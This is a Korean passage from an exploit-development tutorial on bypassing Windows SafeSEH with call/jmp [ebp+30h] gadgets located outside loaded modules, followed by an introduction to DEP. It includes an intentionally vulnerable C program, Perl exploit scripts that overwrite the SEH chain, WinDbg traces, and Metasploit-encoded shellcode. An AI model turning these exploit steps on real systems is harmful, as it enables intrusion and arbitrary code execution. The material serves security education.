- 예외 등록 구조체가 덮어써지고, 포인터가 이미 정상 등록되어 있고 이것이 공격자가 제어권을 획득할 수 있도록 도와주는 코드를 실행하는 핸들러를 향하고 있을 경우 공격이 가능하다. 물론 이 기법은 예외 핸들러 코드가 쉘코드를 파괴하지 않고 EIP 에 원하는 주소를 삽입할 수 있도록 이끄는 코드여야 한다는 전제가 있다. 거의 사용되지는 않지만 가끔은 먹혀들 때가 있다.

5. 로드 된 모듈 주소 범위 밖의 주소를 이용해 SafeSEH를 우회

로드 된 모듈 이미지는 애플리케이션이 실행될 때 메모리로 로드 되고 공격자가 SEH 기반 공격 코드를 작성할 때 사용할 pop/pop/ret 명령어를 가리키는 포인터를 포함하고 있을 가능성이 크다. 하지만 pop/pop/ret 과 비슷한 명령어를 찾을 수 있는 영역이 이것만 있는 것은 아니다. 로드 된 모듈 밖에 위치한 메모리 영역에서 pop/pop/ret 명령을 찾을 수 있고, 만약 그 위치가 정적(윈도우 운영체제 프로세스에 속한 주소)이라면 그 주소를 사용하는 것도 무방하다. 불행히도, 설령 정적 주소를 찾았다고 할지라도 이 주소가 모든 OS 버전에서 사용 가능한 것이 아님을 발견하게 될 것이다. 이런 경우 공격 코드는 특정 버전의 OS에서만 사용 가능하다.

이러한 제한 사항을 극복하는 다른 방법은 다른 명령어 세트를 찾아보는 것이다. call dword ptr[esp+nn] / jmp dword ptr[esp+nn] / call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn] / call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn] (다음과 같이 사용 가능한 오프셋(nn)들이 있다. esp+8, esp+14, esp+2c, ebp+24, ebp+30, ebp-18, etc) 만약 esp+8 이 예외 등록 구조체를 가리킨다면 'add esp+8 + ret' 명령을 검색해 사용하면 SafeSEH를 우회할 수 있을 것이다.


'ebp + 30'을 사용한다고 가정해 보자. call과 jmp 명령을 기계어로 전환해 본다.

```
7c901210 call dword ptr[ebp+0x30]
call dword ptr[ebp+0x30]
7c901213 jmp dword ptr[ebp+0x30]
jmp dword ptr[ebp+0x30]
7c901216 u 7c901210
u 7c901210
         ^ Bad opcode error in 'u 7c901210'
7c901216

0:000> u 7c901210
ntdll!DbgBreakPoint+0x2:
7c901210 ff5530          call    dword ptr [ebp+30h]
7c901213 ff6530          jmp     dword ptr [ebp+30h]
```


이제 이 명령을 가지는 주소 위치를 찾아보자. 만약 해당 주소가 로드된 모듈 바이너리 주소 공간 밖에 위치하면 공격에 이용 가능하다. 자세한 원리 이해를 위해, /GS (스택 쿠키) 보호 메커니즘을 설명하는데 사용되는 간단한 코드를 작성해보자. 그 다음 윈도우 2003 서버 R2 서비스팩2 영어 버전에서 동작하는 공격 코드를 작성해 보겠다.

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"
void GetInput(char* str, char* out)
{
	char buffer[500];
	try
	{
		strcpy(buffer,str);
		strcpy(out,buffer);
		printf("Input received : %s₩n",buffer);
	}
	catch (char * strErr)
	{
		printf("No valid input received ! ₩n");
		printf("Exception : %s₩n",strErr);
	}
}

int main(int argc, char* argv[])
{
	char buf2[128];
	GetInput(argv[1],buf2);
	return 0;
}
```

이번에는 /GS와 /RTc 옵션을 제외하고 파일을 컴파일 해 보자. 하지만 반드시 safeseh는 활성화 되어 있어야 한다. 필자는 Windows 2003 서버 SP2, 영문 버전, DEP는 OptIn 모드로 환경을 구축했다. OptIn은 서버군에서는 기본 옵션이 아니므로 반드시 수동으로 설정해 줘야 한다.



Ollydbg에서 실행 파일을 불러와 safeSEH 플러그인을 확인해 보면, 아래와 같이 Safeseh가 적용되어 있는 모듈을 확인할 수가 있다. 우리가 생성한 프로그램도 현재 Safeseh가 적용되어 있다.



우리는 SE 구조체를 504바이트 다음에 덮어쓸 것이다. next_seh에는 'BBBB'를, seh에는 'DDDD'를 삽입해 보자.

```
my $size=504;
$junk="A" x $size;
$junk=$junk."BBBB";
$junk=$junk."DDDD";
system("₩"C:₩₩Program Files₩₩Debugging Tools for Windows (x86)₩₩windbg₩"
c:₩₩safeseh.exe ₩"$junk₩"₩r₩n");
```

브레이크 포인트에 도달하면 'g' 명령으로 프로그램을 수행 후 '!exchain' 으로 SEH 구조를 확인한다.

```
(efc.f00): Break instruction exception - code 80000003 (first chance)
eax=78000000 ebx=7ffde000 ecx=00000007 edx=00000080 esi=7c8877f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(efc.f00): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=7efefefe ebx=7ffde000 ecx=0012fda4 edx=41414141 esi=00000000 edi=00130000
eip=00401339 esp=0012fc38 ebp=0012fe9c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** WARNING: Unable to verify checksum for SafeSEH.exe
*** ERROR: Module load completed but symbols could not be loaded for SafeSEH.exe
SafeSEH+0x1339:
00401339 8917            mov     dword ptr [edi],edx  ds:0023:00130000=78746341
0:000> !exchain
0012fe90: 44444444
Invalid exception stack at 42424242
```

이제 seh에 삽입할 주소를 찾아야 한다. 하지만 현재 모든 모듈이 safeseh 컴파일 된 상태로 이 범위 안에 있는 모듈 주소는 사용할 수 없다.

call/jmp dword ptr[register+nn] 구조를 가지는 명령어를 메모리에서 검색해 보자. 각 명령의 기계어는 다음과 같다.

- call dword ptr [ebp+0x30] : ff 55 30
- jmp dword ptr [ebp+0x30] : ff 65 30

```
0:000> s 0100000 l 77fffff ff 55 30
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e  .U0.....W0.....
```

위 그림처럼 windbg를 이용해도 되고, corelan 팀에서 제작한 pvefindaddr pycommand 플러그인을 사용해도 된다. 이뮤니티 디버거를 열어 명령창에 '!pvefindaddr jseh' 명령을 입력하면 로드된 모듈 밖에 위치한 주소에서 자동으로 call/jmp 조합을 찾아 준다.

```
0BADF00D ================================================================================
0BADF00D !pvefindaddr Usage
0BADF00D ------------------
0BADF00D !pvefindaddr <operation> [<options>]
0BADF00D Valid operations:
0BADF00D p [reg] [module](look for pop pop ret) - optionally specify reg and module to filter on
0BADF00D         Only addresses from non-safeseh protected modules/binaries will be listed
0BADF00D j <reg> [module](look for jmp <reg>, call <reg>, push <reg>+ret) (optionally filter on module)
0BADF00D jseh            (look for jmp/call dword ptr[ebp/esp+nn and ebp-nn])
0BADF00D         Only addresses outside address range of modules will be listed
0BADF00D nosafeseh       (List all modules that are not safeseh protected)
0BADF00D
0BADF00D
0BADF00D [nosafeseh] Getting safeseh status for loaded modules :
0BADF00D All loaded modules are safeseh protected - good luck
0BADF00D
0BADF00D --------------------------------------------------------------------------------
0BADF00D Search for jmp/call dword[ebp/esp+nn] combinations started - please wait...
0BADF00D --------------------------------------------------------------------------------
00280B0B Found CALL DWORD PTR SS:[EBP+30] at 0x00280b0b - Access: (PAGE_READONLY)
0BADF00D Search complete
0BADF00D Found 1 address(es)
!pvefindaddr jseh
```

windbg의 검색 명령으로 돌아가 보자. 비슷한 종류의 명령어를 모두 찾으려면 ff 55 30에서 0x30을 지칭하는 30을 빼고 검색해도 된다(간단하게 !pvefindaddr jseh만 실행하면 알아서 다 찾아 준다).

```
0:000> s 0100000 l 77fffff ff 55
00267643  ff 55 ff 61 ff 54 ff 57-ff dc ff 58 ff cc ff f3  .U.a.T.W...X....
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e  .U0......W0.....
002fbfd8  ff 55 02 02 02 56 02 02-03 56 02 02 04 56 02 02  .U...V...V...V..
004011da  ff 55 8b ec 8d 45 10 50-ff 75 0c ff 75 08 e8 97  .U...E.P.u..u...
004011f3  ff 55 8b ec 8d 45 10 50-ff 75 0c ff 75 08 e8 9b  .U...E.P.u..u...
0040120c  ff 55 8b ec 8d 45 0c 50-6a 00 ff 75 08 e8 83 1e  .U...E.Pj..u....
00401224  ff 55 8b ec 8d 45 10 50-ff 75 0c ff 75 08 e8 87  .U...E.P.u..u...
0040123d  ff 55 8b ec 8d 45 0c 50-6a 00 ff 75 08 e8 6f 1e  .U...E.Pj..u..o.
00401255  ff 55 8b ec 8b 0d 30 84-42 00 8b 55 08 83 c9 01  .U....0.B..U....
00401399  ff 55 8b ec 51 53 8b 45-0c 83 c0 0c 89 45 fc 64  .U..QS.E.....E.d
004013e0  ff 55 8b ec 51 51 53 56-57 64 8b 35 00 00 00 00  .U..QQSVWd.5....
004014d6  ff 55 8b ec 8b 45 08 ff-70 1c ff 70 28 6a 00 ff  .U...E..p..p(j..
004014f5  ff 55 8b ec 56 fc 8b 75-0c 8b 4e 08 33 ce e8 54  .U..V..u..N.3..T
00401528  ff 55 8b ec 83 ec 38 53-81 7d 08 23 01 00 00 75  .U....8S.}.#...u
004015c9  ff 55 d4 59 59 83 65 c8-00 83 7d fc 00 74 17 64  .U.YY.e...}..t.d
004015ff  ff 55 8b ec 51 53 fc 8b-45 0c 8b 48 08 33 4d 0c  .U..QS..E..H.3M.
0040169e  ff 55 8b ec 51 53 56 57-8b 7d 08 8b 47 10 8b 77  .U..QSVW.}..G..w
00401711  ff 55 8b ec 8b 45 0c 56-8b 75 08 89 06 e8 35 2e  .U...E.V.u....5.
```

결과로 나온 주소들 중에서 우리의 구조체로 점프를 수행하도록 만드는 주소값을 찾아야 한다. 이 값은 로드된 모듈 또는 바이너리 주소 공간에 포함되어서는 안 된다. 주소를 찾기 전에 잠깐, 예외가 발생하는 순간 EBP의 내용을 살펴보자.

```
(948.89c): Break instruction exception - code 80000003 (first chance)
eax=78000000 ebx=7ffdf000 ecx=00000007 edx=00000080 esi=7c8877f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdl
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(948.89c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=7efefefe ebx=7ffdf000 ecx=0012fda4 edx=41414141 esi=00000000 edi=00130000
eip=00401339 esp=0012fc38 ebp=0012fe9c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** WARNING: Unable to verify checksum for SafeSEH.exe
*** ERROR: Module load completed but symbols could not be loaded for SafeSEH.exe
SafeSEH+0x1339:
00401339 8917            mov     dword ptr [edi],edx  ds:0023:00130000=78746341
0:000> d ebp
0012fe9c  78 ff 12 00 1c 11 40 00-63 30 33 00 f8 fe 12 00  x.....@.c03.....
0012feac  00 00 00 00 00 00 00 00-00 f0 fd 7f 00 00 33 00  ..............3.
0012febc  1c ff 12 00 80 00 00 00-00 00 00 01 a4 fe 12 00  ................
0012fecc  00 00 00 00 50 ff 12 00-70 82 82 7c 68 a5 87 7c  ....P...p..|h..|
0012fedc  ff ff ff ff 44 a5 87 7c-4b 2c 85 7c 00 00 33 00  ....D..|K,.|..3.
0012feec  8b 75 82 7c 7f b0 82 7c-ff ff ff ff 41 41 41 41  .u.|...|....AAAA
0012fefc  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff0c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

검색 결과로 돌아가 보자. 0x004로 시작하는 주소는 사용할 수 없다. 고로, 우리가 사용할 수 있는 주소는 0x00270b0b 밖에 없다. 이 주소는 unicode.nls에 속해 있다. 물론 unicode.nls는 로드된 모듈에 속해 있지 않다. unicode.nls는 여러 프로세스에서 사용하고 있는데, 다행이 각 프로세스에 대한 베이스 주소는 정적 값으로 모두 동일하다. 콘솔 애플리케이션의 경우, 0x00260000(베이스 주소) 위치에 매핑된다. Windows XP SP3 영문 버전에서는 0x00270000에 매핑된다. 즉, 명령어 주소는 0x00280b0b에 위치할 것이다.

우리가 고민해야 할 유일한 문제는 unicode.nls에 포함된 'call dword ptr[ebp+30h]' 주소가 널 바이트로 시작한다는 점이다. 아스키는 널 문자를 종단자로 인식하기 때문에 문제가 발생할 수 있다. 하지만 유니코드 기반으로 동작한다면 문제될 것이 없다(유니코드에서 문자열 종단자는 00 00 이다).

next seh를 브레이크 포인트로 덮어써 보자. seh에 0x00270b0b를 넣는다.

```
$junk="A" x 508;
$junk=$junk."₩xcc₩xcc₩xcc₩xcc";
$junk=$junk.pack('V',0x00270b0b);
```

```
(b34.b3c): Break instruction exception - code 80000003 (first chance)
eax=78000000 ebx=7ffde000 ecx=00000007 edx=00000080 esi=7c8877f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntd
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(b34.b3c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=7efefefe ebx=7ffde000 ecx=0012fda4 edx=41414141 esi=00000000 edi=00130000
eip=00401339 esp=0012fc38 ebp=0012fe9c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** WARNING: Unable to verify checksum for SafeSEH.exe
*** ERROR: Module load completed but symbols could not be loaded for SafeSEH.exe
SafeSEH+0x1339:
00401339 8917            mov     dword ptr [edi],edx  ds:0023:00130000=78746341
0:000> !exchain
0012fe90: 00270b0b
Invalid exception stack at cccccccc
0:000> g
(b34.b3c): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828766 esi=00000000 edi=00000000
eip=0012fe90 esp=0012f86c ebp=0012f890 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fe90 cc              int     3
0:000> d eip
0012fe90  cc cc cc cc 0b 0b 27 00-00 00 00 00 78 ff 12 00  ......'.....x...
0012fea0  1c 11 40 00 63 30 33 00-f8 fe 12 00 00 00 00 00  ..@.c03.........
0012feb0  00 00 00 00 00 e0 fd 7f-00 00 33 00 1c ff 12 00  ..........3.....
0012fec0  80 00 00 00 00 00 00 01-a4 fe 12 00 00 00 00 00  ................
0012fed0  50 ff 12 00 70 82 82 7c-68 a5 87 7c ff ff ff ff  P...p..|h..|....
0012fee0  44 a5 87 7c 4b 2c 85 7c-00 00 33 00 8b 75 82 7c  D..|K,.|..3..u.|
0012fef0  7f b0 82 7c ff ff ff ff-41 41 41 41 41 41 41 41  ...|....AAAAAAAA
0012ff00  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

새롭게 조작된 SEH 체인은 우리가 nseh와 seh를 제대로 덮어썼다는 것을 의미한다. 애플리케이션 예외를 통과한 뒤 nseh에서 4바이트 점프 코드가 실행된다.

예외가 발생한 뒤 't' 명령으로 코드를 한 단계씩 실행해 보면 ntdll에 의해 검증 루틴이 실행되는 것을 볼 수 있다. 이 루틴 안에서 주소가 유효한 것으로 검증되고, 핸들러가 실행된 뒤 우리의 nseh로 다시 돌아온다.

앞에서 쓰레기 값으로 지정했던 'A'를 'nops + 쉘코드 + 쓰레기 값' 형태로 변경하자. 프로그램의 흐름이 nop 안으로 들어오면, 우리가 만든 쉘코드로 흐름을 이어갈 수 있다. 아래 코드를 실행해 보자.


```
my $size=504;
my $nops = "₩x90" x 24;
my $shellcode="₩xcc₩xcc";
$junk=$nops.$shellcode;
$junk=$junk."₩x90" x ($size-length($nops.$shellcode));
$junk=$junk."₩xeb₩x74₩x90₩x90"; #nseh, jump 116 bytes
$junk=$junk.pack('V',0x00270b0b);
system("₩"C:₩₩Program Files₩₩Debugging Tools for Windows (x86)₩₩windbg₩" c:₩₩safeseh.exe ₩"$junk₩"₩r₩n");
```

```
(e34.e0c): Break instruction exception - code 80000003 (first chance)
eax=78000000 ebx=7ffd7000 ecx=00000007 edx=00000080 esi=7c8877f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntd
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(e34.e0c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=60e0e0e0 ebx=7ffd7000 ecx=0012fda4 edx=90909090 esi=00000000 edi=00130000
eip=00401339 esp=0012fc38 ebp=0012fe9c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** WARNING: Unable to verify checksum for SafeSEH.exe
*** ERROR: Module load completed but symbols could not be loaded for SafeSEH.ex
SafeSEH+0x1339:
00401339 8917            mov     dword ptr [edi],edx  ds:0023:00130000=78746341
0:000> !exchain
0012fe90: 00270b0b
Invalid exception stack at 909074eb
0:000> g
(e34.e0c): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828766 esi=00000000 edi=00000000
eip=0012ff10 esp=0012f86c ebp=0012f890 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012ff10 cc              int     3
0:000> d eip
0012ff10  cc cc 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff20  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff30  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff40  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff50  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff60  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff70  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff80  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

성공했다. 하지만 여기서 문제가 하나 존재한다. 앞 쪽으로 점프를 수행하게 되면 쉘코드가 감염이 될 수 있는 위험이 존재한다. 이 문제를 극복하기 위해 뒤로 점프를 수행하는 두 개의 점프문을 사용해 보자.

- SE 구조체를 건드리기 전에 버퍼의 끝에 EIP를 삽입하는 점프를 nSEH(7바이트)에서 수행
- 400 바이트를 거슬러 올라가는 점프를 수행. 쉘코드 앞에 위치한 NOP는 25바이트로 설정되어 있음
- SE 구조체가 덮어써 지기 전 부분에 페이로드에 쉘코드를 삽입

```
my $size=508; #before SE structure is hit
my $nops = "₩x90" x 25; #25 needed to align shellcode
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode="₩xd9₩xcb₩x31₩xc9₩xbf₩x46₩xb7₩x8b₩x7c₩xd9₩x74₩x24₩xf4₩xb1" .
"₩x1e₩x5b₩x31₩x7b₩x18₩x03₩x7b₩x18₩x83₩xc3₩x42₩x55₩x7e₩x80" .
"₩xa2₩xdd₩x81₩x79₩x32₩x55₩xc4₩x45₩xb9₩x15₩xc2₩xcd₩xbc₩x0a" .
"₩x47₩x62₩xa6₩x5f₩x07₩x5d₩xd7₩xb4₩xf1₩x16₩xe3₩xc1₩x03₩xc7" .
"₩x3a₩x16₩x9a₩xbb₩xb8₩x56₩xe9₩xc4₩x01₩x9c₩x1f₩xca₩x43₩xca" .
"₩xd4₩xf7₩x17₩x29₩x11₩x7d₩x72₩xba₩x46₩x59₩x7d₩x56₩x1e₩x2a" .
"₩x71₩xe3₩x54₩x73₩x95₩xf2₩x81₩x07₩xb9₩x7f₩x54₩xf3₩x48₩x23" .
"₩x73₩x07₩x89₩x83₩x4a₩xf1₩x6d₩x6a₩xc9₩x76₩x2b₩xa2₩x9a₩xc9" .
"₩xbf₩x49₩xec₩xd5₩x12₩xc6₩x65₩xee₩xe5₩x21₩xf6₩x2e₩x9f₩x81" .
"₩x91₩x5e₩xd5₩x26₩x3d₩xf7₩x71₩xd8₩x4b₩x09₩xd6₩xda₩xab₩x75" .
"₩xb9₩x48₩x57₩x7a";
$junk=$nops.$shellcode;
$junk=$junk."₩x90" x ($size-length($nops.$shellcode)-5); #5 bytes = length of jmpcode
$junk=$junk."₩xe9₩x70₩xfe₩xff₩xff"; #jump back 400 bytes
$junk=$junk."₩xeb₩xf9₩xff₩xff"; #jump back 7 bytes (nseh)
$junk=$junk.pack('V',0x00270b0b); #seh
print "Payload length : " . length($junk)."₩n";
system("seh ₩"$junk₩"₩r₩n");
```



6. SEHOP

SEHOP를 우회하는 기술에 대한 문서가 최근에 발표 되었는데, 이는 http://www.sysdream.com/articles/sehop_en.pdf 에서 확인할 수 있다.

7. DEP


우리가 수행했던 모든 예제에서, 우리가 만든 쉘코드를 스택 어딘가에 두고 애플리케이션이 쉘코드로 이동하도록 한 뒤 실행했다. 하드웨어 DEP는 이러한 공격을 막기 위해 도입된 보호 기술이다. DEP는 실행 불가능한 페이지를 만들어 무작위로 만든 쉘코드를 실행할 수 없도록 한다(기본적으로 스택 자체나 스택의 일부분을 실행 불가능한 영역으로 표시한다).

위키피디아에서는 DEP에 대해 다음과 같이 설명하고 있다.

" DEP는 두 가지 모드에서 실행된다. 하드웨어 기반 DEP는 메모리 페이지를 실행 불가능한 영역으로 마크한다(NX bit), 소프트웨어 기반 DEP는 하드웨어 지원은 되지 않는다. 소프트웨어 DEP는 데이터 페이지에서 코드 실행을 보호하지는 못하지만 SEH 기반 공격을 막을 수는 있다"

소프트웨어 DEP는 한마디로 SafeSEH라고 할 수 있다. 이것은 NX/XD 비트와 무관하다. 프로세서나 시스템이 NX/XD를 지원한다면 윈도우 DEP는 곧 하드웨어 DEP가 된다. 만약 프로세서가 NX를 지원하지 않는다면, 사용자는 DEP가 아닌 SafeSEH 기능만 사용할 수 있다.

윈도우의 데이터 실행 방지 탭은 해당 시스템의 하드웨어가 DEP를 지원하는지를 보여준다. 하드웨어가 NX/XD를 지원하지 않는다면, 윈도우 DEP는 소프트웨어 DEP임을 의미한다. 아래 그림을 보자.



시스템 하드웨어가 DEP를 지원하지 않는다면 위 그림의 빨간 네모 부분에 DEP를 지원하지 않는다는 메시지가 표시될 것이고, 이렇게 되면 해당 시스템은 소프트웨어 DEP만 지원하게 된다.

대표적인 프로세서 벤더사인 AMD와 인텔은 그들만의 고유한 실행 방지 페이지 보호(하드웨어 DEP)를 지원하고 있다.

- AMD는 실행 방지 페이지 보호(NX) 프로세서를 개발했다.
- 인텔은 실행 불가능 비트(XD) 기능을 개발했다. 여기서 주의해야 할 점은, OS 버전과 서비스 팩 단계에 따라 소프트웨어 DEP의 동작이 상이하다는 것이다. 초기 버전의 윈도우 에서는 소프트웨어 DEP가 단지 핵심 윈도우 프로세스와 운영체제의 클라이언트 버전에만 적용이 되어 있었다. 하지만 최근 윈도우 서버 군에서부터 이러한 기능에 변화가 생겼는데, 별도로 제외를 희망하는 항목을 제외한 모든 프로세스에 DEP가 적용된다. 이는 DEP를 지원하지 않을 수도 있는 모든 소프트웨어 패키지까지 실행할 수 있어야 하는 관계로, OptIn 방식을 쓰는 클라이언트 운영체제 버전에서 모든 적용은 당연한 설정이라고 할 수 있다. 서버 군은 애플리케이션이 서버에 설치되기 전에 충분한 검증을 거친다는 사실을 전제로 하고 있어 클라이언트 군보다 더 안전하다. 윈도우 2003 서버 SP1의 기본 DEP 설정은 OptOut이다. 이것은 예외 리스트에 포함되지 않은 모든 프로세스를 DEP로 보호하겠다는 의미이다. 윈도우 XP SP2와 비스타의 기본 DEP 설정은 OptIn이다. 즉, 시스템 프로세스와 애플리케이션만 보호된다는 의미이다.

